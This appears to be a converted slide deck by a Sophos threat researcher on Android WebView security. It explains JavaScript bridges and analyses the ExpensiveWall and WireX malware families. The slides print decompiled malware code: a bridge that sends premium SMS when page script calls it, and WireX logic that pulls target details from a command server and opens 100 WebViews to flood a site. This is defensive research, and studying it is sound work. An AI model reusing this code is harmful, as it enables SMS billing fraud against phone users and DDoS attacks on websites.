

Webview is far more than a 'view'

Rowland Yu

Senior Threat Researcher 2



SOPHOS


Sections

Webview Basic
Webview Attacks
Webview Impacts

Webview Basic


- why ...
- what is ...
- how to use ...

Mobile App Technology Stacks




**“100% of all hybrid apps use a WebView,
while almost every native app built today uses a WebView”**

Mobile App Development Timelines





Webview APIs Overview





JavaScript Bridge

```
Obj foo = new Object( bar() );  
addJavascriptInterface( foo, 'f' );
```



Java




JavaScript


JavaScript Bridge



Java



```
f.bar();
```



JavaScript

JavaScript Bridge

- Full-featured mobile web apps
- Expose phone functionality to JavaScript
- Who can access the bridge?
Everyone
- Who will evaluate URLs or payloads?
Nobody

Webview Attacks

- the latest ...
- the largest ...
- the longest ...
- and more ...

Largest

The Latest Attack – ~~Expensive~~ Wall

The Latest Attack – ExpensiveWall




GOOGLE PLAY
50+ Apps



DOWNLOADS
Between 5.9 million and 21.1 million



INSPECTION DATES
Range between March 2015 and up
through August 2017



TECHNOLOGY
The code of subscribing Premium
SMS is packed.

The Latest Attack – ExpensiveWall

Make “PageJSInterface”
available to JavaScript



```
private WebView initWebView(OfferModel arg7) {  
    int v4 = -1;  
    WebView v0 = new WebView(this.context);  
    v0.getSettings().setJavaScriptEnabled(true);  
    v0.getSettings().setCacheMode(2);  
    v0.getSettings().setAllowFileAccess(true);  
    v0.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);  
    if(arg7.isShowWebview == 0) {  
        v0.setLayoutParams(new ViewGroup$LayoutParams(0, 0));  
    }  
    else {  
        v0.setLayoutParams(new ViewGroup$LayoutParams(v4, v4));  
    }  
}
```

```
v0.addJavascriptInterface(new PageJSInterface(this, null), "pagejs");  
this.viewGroup.addView(((View)v0));
```

The Latest Attack – ExpensiveWall

```
final class PageJSInterface {  
    PageJSInterface(SdkManager arg1, PageJSInt  
        this(arg1);  
}  
  
private PageJSInterface(SdkManager arg1) {  
    SdkManager.this = arg1;  
    super();  
}  
  
@JavascriptInterface public String getHtml!  
    return arg1;  
}  
  
@JavascriptInterface public String sendSMS(String content, String phonenum) {  
    String v0;  
    if((TextUtils.isEmpty(((CharSequence)content))) || (TextUtils.isEmpty(((CharSequence)phonenum)))) {  
        v0 = "";  
    }  
    else {  
        AppUtil.sendSms(SdkManager.this.context, phonenum, content);  
        v0 = "ok";  
    }  
}
```

```
...<html> == $0  
▼ <head>  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width,initial-scale=1">  
    <title>FunnyVideo</title>  
    <script>  
        function clicksms(){  
            pagejs.sendSMS('GRA', '60576');  
        }  
    </script>  
</head>  
▼ <body>  
    ▼ <div>
```


The 2nd Latest Attack – WireX



GOOGLE PLAY
300 Apps



INFECTION RATE
A minimum of 70,000 IP addresses
from more than 100 countries




ATTACK DATES
Revealed on August 2nd



VARIANT
Earlier version without DDoS was on
Google Play since March 2017

The 2nd Latest Attack – WireX



The 2nd Latest Attack – WireX

```
@SuppressWarnings(value={"SetJavaScriptEnabled"}) public void a() {  
    try {  
        this.c = new WebView(((Context)this));  
        this.c.clearCache(true);  
        this.c.loadUrl("http://g.axclick.store/");  
        this.c.setWebViewClient(new WebViewClient() {  
            public void onPageFinished(WebView arg6, String arg7) {  
                try {  
                    if(this.a.d != 1) {  
                        return;  
                    }  
  
                    if(this.a.c.getTitle() == null) {  
                        return;  
                    }  
  
                    if(!this.a.c.getTitle().contains("snewxwri")) {  
                        return;  
                    }  
  
                    String[] v0_1 = this.a.c.getTitle().trim().split("snewxwri");  
                    this.a.a(v0_1[0], v0_1[1], v0_1[2]);  
                    ++this.a.d;  
                }  
            }  
        }  
    }  
}
```

Target URL

UserAgent

```
<html><title>http://baldudak.com.tr/snewxwriMozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.14) Gecko/20070505 (Debian-1.8.0.15~pre080614d-0etch1) snewxwrihttp://baldudak.com.tr/</title></html>
```

Referer

The 2nd Latest Attack – WireX

```
@SuppressWarnings(value={"SetJavaScriptEnabled"}) public void a(String url, String userAgent, String refer) {
    int idx = 0;
    int maxnum = 100;
    int i = 100;
    try {
        this.a = new WebView[i];
        for(i = 0; i < maxnum; ++i) {
            this.a[i] = new WebView(((Context)this));
        }
        while(idx < maxnum) {
            this.b = new HashMap();
            this.b.put("Referer", refer);
            this.b.put("X-Requested-With", "");
            this.a[idx].getSettings().setJavaScriptEnabled(true);
            this.a[idx].getSettings().setUserAgentString(userAgent);
            this.a[idx].clearHistory();
            this.a[idx].clearFormData();
            this.a[idx].clearCache(true);
            this.a[idx].loadUrl(url, this.b);
            this.a[idx].setWebViewClient(new WebViewClient() {
            });
            ++idx;
        }
    }
}
```

Create 100
Webview instances



The Largest Attack – Judy



GOOGLE PLAY

